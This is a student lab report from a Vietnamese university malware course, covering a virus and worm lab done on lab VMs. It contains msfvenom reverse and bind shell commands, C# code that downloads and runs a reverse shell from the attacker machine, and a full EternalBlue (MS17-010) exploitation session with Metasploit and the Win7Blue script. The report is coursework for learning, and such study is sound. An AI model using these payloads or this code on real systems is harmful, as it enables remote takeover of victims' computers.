

BÁO CÁO BÀI TẬP

Môn học: Cơ chế hoạt động của mã độc

Tên chủ đề: Lab 3: Virus+Worm

GVHD: Nguyễn Hữu Quyền

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.O22.ATCL.1

STT	Họ và tên	MSSV	Email
1	Nguyễn Văn Anh Tú	21520514	21520514@gm.uit.edu.vn
2	Phạm Thanh Tâm	21522573	21522573@gm.uit.edu.vn
3	Lâm Hải Đăng	21520682	21520682@gm.uit.edu.vn
4	Nguyễn Đình Kha	21520948	21520948@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Bài 1	100%
2	Bài 2	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.


¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

B.1 Virus máy tính


B.1.1 Tạo 1 reverse shell đơn giản sử dụng Metasploit Framework

Khởi động dịch vụ postgresql




```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ systemctl start postgresql
```

Thực hiện lệnh sau để dịch vụ tự động khởi động vào thời điểm boot máy



```
(kali@kali)-[~]  
$ sudo systemctl enable postgresql  
[sudo] password for kali:  
Synchronizing state of postgresql.service with SysV service script with /usr/  
lib/systemd/systemd-sysv-install.  
Executing: /usr/lib/systemd/systemd-sysv-install enable postgresql  
Created symlink /etc/systemd/system/multi-user.target.wants/postgresql.servic  
e → /usr/lib/systemd/system/postgresql.service.
```

Sử dụng tiện ích msfvenom để khởi tạo một reverse shell và xuất output ra thành file PE để có thể thực thi trên Windows (máy nạn nhân)



```
(kali@kali)-[~]  
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.48.139 LPORT=4444 -f  
exe -o shell_reverse.exe  
^[[B^[[B^[[B^[[B^[[B^[[A^[[A^[[A[-] No platform was selected, choosing Ms  
f::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 324 bytes  
Final size of exe file: 73802 bytes  
Saved as: shell_reverse.exe
```

Metasploit Framework Summary:

- = [metasploit v6.3.55-dev]
- + -- ==[2397 exploits - 1235 auxiliary - 422 post]
- + -- ==[1388 payloads - 46 encoders - 11 nops]
- + -- ==[9 evasion]

Metasploit Documentation: <https://docs.metasploit.com/>

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload
payload => generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.48.139
LHOST => 192.168.48.139
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
```

[*] Started reverse TCP handler on 192.168.48.139:4444

```

kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ ls
Desktop  Downloads  Pictures  Templates  shell_reverse.exe
Documents Music      Public    Videos

(kali@kali)-[~]
$ sudo cp shell_reverse.exe /var/www/html/
[sudo] password for kali:

(kali@kali)-[~]
$ service apache2 start

(kali@kali)-[~]
$ service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; pres>
   Active: active (running) since Fri 2024-04-19 04:46:46 +07; 6s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 35866 ExecStart=/usr/sbin/apachectl start (code=exited, status=>
  Main PID: 35884 (apache2)
    Tasks: 6 (limit: 4611)
   Memory: 19.8M (peak: 20.4M)
      CPU: 90ms
   CGroup: /system.slice/apache2.service
           └─35884 /usr/sbin/apache2 -k start
             └─35889 /usr/sbin/apache2 -k start
               └─35890 /usr/sbin/apache2 -k start
                 └─35891 /usr/sbin/apache2 -k start
                   └─35892 /usr/sbin/apache2 -k start
                     └─35893 /usr/sbin/apache2 -k start

Apr 19 04:46:46 kali systemd[1]: Starting apache2.service - The Apache HTTP >
Apr 19 04:46:46 kali apachectl[35883]: AH00558: apache2: Could not reliably >
Apr 19 04:46:46 kali systemd[1]: Started apache2.service - The Apache HTTP S>

```

Trên máy nạn nhân, mở web browser và truy cập vào đường dẫn http://192.168.48.139/shell_reverse.exe để tải tập tin về máy, và thực hiện chạy tập tin này



```

C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\windows7>cd %userprofile%\desktop

C:\Users\windows7\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is E489-2953

Directory of C:\Users\windows7\Desktop

04/19/2024  05:28 AM    <DIR>          .
04/19/2024  05:28 AM    <DIR>          ..
04/19/2024  05:28 AM                73,802 shell_reverse.exe
               1 File(s)                73,802 bytes
               2 Dir(s)      49,251,926,016 bytes free

C:\Users\windows7\Desktop>shell_reverse.exe
C:\Users\windows7\Desktop>_

```

Trên máy kẻ tấn công, nhận được connect back từ máy nạn nhân.

```

[*] Started reverse TCP handler on 192.168.48.139:4444
[*] Command shell session 1 opened (192.168.48.139:4444 → 192.168.48.137:49190) at 2024-04-19 05:30:48 +0700

Shell Banner:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\windows7\Desktop>
C:\Users\windows7\Desktop>_

```

B.1.1.1 Bài tập về nhà (YÊU CẦU LÀM)

1. Thực hiện tạo payload khác (không phải reverse TCP) có thể chạy trên hệ điều hành Linux

Ta có thể tạo ra 1 payload với lệnh:

`msfvenom -p linux/x86/shell_bind_tcp LPORT=4444 -f elf -o shell_bind_tcp`

Lệnh này sẽ tạo ra một tệp (shell_bind_tcp), khi được thực thi trên máy Linux đích, nó sẽ bắt đầu nghe trên cổng 4444 để biết các kết nối đến.

```

(kali@kali)-[~]
$ msfvenom -p linux/x86/shell_bind_tcp LPORT=4444 -f elf -o shell_bind_tcp

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 78 bytes
Final size of elf file: 162 bytes
Saved as: shell_bind_tcp

```

2. Có 2 loại payload trên Metasploit Framework là Staged và Non-Staged. Hãy tạo ra reverse shell cho từng loại, và so sánh sự khác biệt giữa chúng, bao gồm:

a. Kích thước payload

Staged

```
(kali㉿kali)-[~]
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.48.139 LPORT=4444 -f exe -o shell_reverse.exe
^[[B^[[B^[[B^[[B^[[B^[[A^[[A^[[A[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: shell_reverse.exe
```

Kích thước của Staged payload là 324 bytes

Phía dưới là Non-Staged payload

```
(kali㉿kali)-[~]
$ msfvenom -p windows/meterpreter_reverse_tcp LHOST=192.168.48.139 LPORT=4444 -f exe -o non_staged_payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 176198 bytes
Final size of exe file: 251392 bytes
Saved as: non_staged_payload.exe
```

Kích thước của Non-Staged payload là 176198 bytes

b. Công cụ để lắng nghe kết nối ngược lại

Đối với Staged, do cần thiết lập kết nối từ victim đến attacker để victim download thêm các payload khác từ attacker nên nó cần 1 bộ công cụ lắng nghe đặc biệt như multi/handler trong Metasploit

Còn với Non-Staged, có thể sử dụng nhiều công cụ lắng nghe khác nhau

c. Khả năng phát hiện của các phần mềm Anti-virus

Staged sẽ khó bị phát hiện hơn do có kích thước nhỏ, dễ che dấu

Với Non-Staged, nó sẽ dễ bị phát hiện do có kích thước lớn

3. Viết một virus máy tính bằng ngôn ngữ lập trình C# có chức năng sau:

a. Thay đổi hình nền của máy nạn nhân.

Đây là đoạn code để thay đổi hình nền:

```
using System;
using System.IO;
using System.Net;
using System.Runtime.InteropServices;

class Program
{
    private const int SPI_SETDESKWALLPAPER = 20;
```

```

private const int SPIF_UPDATEINIFILE = 0x01;
private const int SPIF_SENDCHANGE = 0x02;

[DllImport("user32.dll", CharSet = CharSet.Auto)]
private static extern int SystemParametersInfo(int uAction, int uParam, string
lpvParam, int fuWinIni);

static void Main(string[] args)
{
    string imageUrl = "https://flagcollab.com/cdn/shop/products/image_b5bfae77-
52a0-4b3b-a690-5c43af93f002_2000x.jpg?v=1675962201";
    string localImagePath = DownloadImage(imageUrl);
    if (localImagePath != null)
    {
        // Set the downloaded image as wallpaper
        if (SetWallpaper(localImagePath))
        {
            Console.WriteLine("Wallpaper changed successfully.");
        }
        else
        {
            Console.WriteLine("Failed to change wallpaper.");
        }
    }
    else
    {
        Console.WriteLine("Failed to download the image.");
    }
}

// Download the image from URL and return the local file path
static string DownloadImage(string imageUrl)
{
    try
    {
        WebClient webClient = new WebClient();
        string localFilePath = Path.Combine(Path.GetTempPath(), "wallpaper.jpg");
        webClient.DownloadFile(imageUrl, localFilePath);
        return localFilePath;
    }
    catch (Exception ex)
    {
        Console.WriteLine("Error downloading image: " + ex.Message);
        return null;
    }
}

// Set wallpaper using the local image file path
static bool SetWallpaper(string localImagePath)
{
    try
    {
        if (SystemParametersInfo(SPI_SETDESKWALLPAPER, 0, localImagePath,
SPIF_UPDATEINIFILE | SPIF_SENDCHANGE) != 0)
        {
            return true;
        }
        return false;
    }
    catch (Exception ex)
    {
        Console.WriteLine("Error setting wallpaper: " + ex.Message);
    }
}

```




```

        return false;
    }
}

```

Ta sẽ setup cho máy victim truy cập vào đường dẫn có chứa file thực thi thì máy đã tự đổi hình nền của máy.



b. Kiểm tra máy nạn nhân có kết nối Internet hay không. Nếu có, tải và thực thi reverse shell để kết nối ngược về máy của kẻ tấn công. Và ngược lại, nếu máy nạn nhân không được kết nối Internet, tạo 1 tập tin (thư mục) bất kỳ trên Desktop của nạn nhân với nội dung tùy chọn

```

using System.Net.NetworkInformation;
using System.Net;
using System.Diagnostics;
using System.Collections;
using System;
using System.IO;

namespace vir
{
    class Program
    {

```



```

// Kiểm tra kết nối Internet
static public bool CheckConnection()
{
    // Kiểm tra kết nối đến Internet bằng cách ping Google
    string host = "8.8.8.8";
    bool result = false;
    Ping icmp = new Ping();
    try
    {
        // Nếu quá 5s không nhận được reply thì xem như không có kết nối
        PingReply reply = icmp.Send(host, 5000);
        if (reply.Status == IPStatus.Success)
            return true;
    }
    catch { }
    return result;
}

// Tải file Reverse shell
static public void GetRShell()
{
    // Sử dụng Environment.GetFolderPath(Environment.SpecialFolder.Desktop)
    // để lấy ra đường dẫn thư mục tuyệt đối trên máy victim
    string desktopPath =
Environment.GetFolderPath(Environment.SpecialFolder.Desktop);
    string filePath = desktopPath + "\\non_staged_payload.exe";
    // Sử dụng phương thức DownloadFile của WebClient để tải tập tin
    using (var client = new WebClient())
        client.DownloadFile("http://192.168.48.139/shell_reverse.exe",
filePath);
    Process.Start(filePath);
}

// Tạo thư mục
static public void Mkdir()
{
    // lấy ra đường dẫn thư mục tuyệt đối
    string desktopPath =
Environment.GetFolderPath(Environment.SpecialFolder.Desktop);
    string folderPath = desktopPath + "\\Nhom05";
    if (!Directory.Exists(folderPath))
        // Sử dụng phương thức CreateDirectory để tạo thư mục nếu chưa tồn tại
        Directory.CreateDirectory(folderPath);
    else
    {
        // Nếu đã tồn tại thư mục thì xóa và tạo lại thư mục mới
        Directory.Delete(folderPath, true);
        Directory.CreateDirectory(folderPath);
    }
}

static void Main(String[] path)
{
    if (CheckConnection())
    {
        Console.WriteLine("Connected to Internet.");
        GetRShell();
    }
    else
    {
        Console.WriteLine("Not connected to Internet");
        Mkdir();
    }
}
}

```

}

Dùng netcat để tạo kết nối đến victim

```
(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.48.139] from (UNKNOWN) [192.168.48.137] 49267
```

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\windows7\Desktop>
```

4. Viết một ứng virus đơn giản bằng dịch vụ trên C#, hiện pop-up MSSV trên máy nạn nhân mỗi khi user thực hiện đăng nhập thành công.

```
using System;
using System.Windows.Forms;
namespace WinFormsApp
{
    public partial class Form1 : Form
    {
        public Form1()
        {
            InitializeComponent();

            // Thiết lập MSSV cho Label
            labelMSSV.Text = "21520514 21520948 21522573 21520682";
        }
    }
}
```

5. So sánh giữa việc viết virus bằng dịch vụ trên C# so với việc tạo bằng MSF (quyền, khả năng phát hiện, ...)

	Viết virus bằng dịch vụ trên C#	Tạo virus bằng MSF
Quyền	Yêu cầu phải có quyền quản trị hệ thống	Yêu cầu phải có quyền quản trị hệ thống
Khả năng phát hiện	Khó bị phát hiện vì nó không tạo ra các tệp độc hại	Dễ bị phát hiện do các tệp nó tạo ra thường kèm với các tệp độc hại
Độ khó trong việc tạo virus	Yêu cầu phải có kỹ năng lập trình C# để tạo ra các services	Có thể sử dụng các tools do MSF cung cấp để dễ dàng tạo ra virus
Tính tùy biến	Có thể tùy chỉnh các hành động gây hại	Có thể tùy chỉnh các hành động gây hại

Độ phổ biến	Không phổ biến vì đòi hỏi người dùng phải có kỹ năng lập trình C# tốt	Phổ biến do các tools mà MSF cung cấp thường rất dễ sử dụng
--------------------	---	---

Bài 2: SÂU MÁY TÍNH

B.2.1: Khai thác lỗ hổng MS17-010 sử dụng Metasploit

- IP máy Kali Linux (Attacker):

```


root@kali: ~
File Actions Edit View Help

(root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.111.138 netmask 255.255.255.0 broadcast 192.168.111.255
    ether 00:0c:29:e6:78:23 txqueuelen 1000 (Ethernet)
    RX packets 76 bytes 9558 (9.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 28 bytes 3946 (3.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)-[~]
#
  
```

- IP máy Windows 7:



- Sử dụng Metasploit Console để chuẩn bị khai thác lỗ hổng. Ta có thể thấy payload reverse shell mặc định là **windows/x64/meterpreter/reverse_tcp**.

```

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.111.140
RHOSTS => 192.168.111.140
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOSTS 192.168.111.138
LHOSTS => 192.168.111.138
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):



| Name          | Current Setting | Required | Description                                                                                                                                           |
|---------------|-----------------|----------|-------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS        | 192.168.111.140 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                                |
| RPORT         | 444             | yes      | The target port (TCP)                                                                                                                                 |
| SMBDomain     |                 | no       | (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines. |
| SMBPass       |                 | no       | (Optional) The password for the specified username                                                                                                    |
| SMBUser       |                 | no       | (Optional) The username to authenticate as                                                                                                            |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.     |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.               |



Payload options (windows/x64/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.111.138 | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name             |
|----|------------------|
| 0  | Automatic Target |



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) >
  
```

- Dùng lệnh check để kiểm tra máy target có lỗ hổng này không:

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > check

[*] 192.168.111.140:444 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.111.140:444 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.111.140:444 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.111.140:444 - The target is vulnerable.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
  
```

- Thực hiện khai thác lỗ hổng bằng lệnh Exploit:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.111.138:4444
[*] 192.168.111.140:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.111.140:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.111.140:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.111.140:445 - The target is vulnerable.
[*] 192.168.111.140:445 - Connecting to target for exploitation.
[+] 192.168.111.140:445 - Connection established for exploitation.
[+] 192.168.111.140:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.111.140:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.111.140:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.111.140:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.111.140:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 192.168.111.140:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.111.140:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.111.140:445 - Sending all but last fragment of exploit packet
[*] 192.168.111.140:445 - Starting non-paged pool grooming
[+] 192.168.111.140:445 - Sending SMBv2 buffers
[+] 192.168.111.140:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.111.140:445 - Sending final SMBv2 buffers.
[*] 192.168.111.140:445 - Sending last fragment of exploit packet!
[*] 192.168.111.140:445 - Receiving response from exploit packet
[+] 192.168.111.140:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.111.140:445 - Sending egg to corrupted connection.
[*] 192.168.111.140:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.111.140
[*] Meterpreter session 1 opened (192.168.111.138:4444 -> 192.168.111.140:49164) at 2024-04-19 06:27:43 -0400
[+] 192.168.111.140:445 - -----
[+] 192.168.111.140:445 - -----WIN-----
[+] 192.168.111.140:445 - -----

meterpreter > 
```

- Sử dụng lệnh Shell để chuyển sang cmd, kiểm tra IP của máy target:

```
meterpreter > shell
Process 532 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . : localdomain
    Link-local IPv6 Address . . . . . : fe80::ade1:cb67:3b1c:e482%11
    IPv4 Address. . . . . : 192.168.111.140
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.111.2

Tunnel adapter isatap.localdomain:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . : localdomain

C:\Windows\system32> 
```

- Giờ thì máy attacker đã có thể kiểm soát máy target

B.2.2: Khai thác lỗ hổng MS17-010 không sử dụng Metasploit

- Gitclone [GitHub - d4t4s3c/Win7Blue: Scan/Exploit - EternalBlue MS17-010 - Windows 7 32/64 Bits](#). Sau đó cấp quyền và chạy Win7Blue

- Chọn options: 4. Cho máy target là Win7 (x64)

- Nhập RHOST, LHOST, LPORT để tiến hành reverse shell

```
root@kali: ~/Win7Blue
File Actions Edit View Help
[+] EternalBlue -- MS17-010 [+]
[1] Scanner Vuln [Nmap]
[2] Scanner Arch [NetExec]
[3] Exploit Win7 [32 bits]
[4] Exploit Win7 [64 bits]
[5] Exit
$ 4
¿RHOST? 192.168.111.140
¿LHOST? 192.168.111.138
¿LPORT? 4445
[i] Creating SHELLCODE with MSFVENOM...
[i] Please start NETCAT listener: nc -lvnp 4445
press ENTER to continue...
[+] Launching Exploit
shellcode size: 1232
numGroomConn: 13
Target OS: Windows 7 Ultimate 7601 Service Pack 1
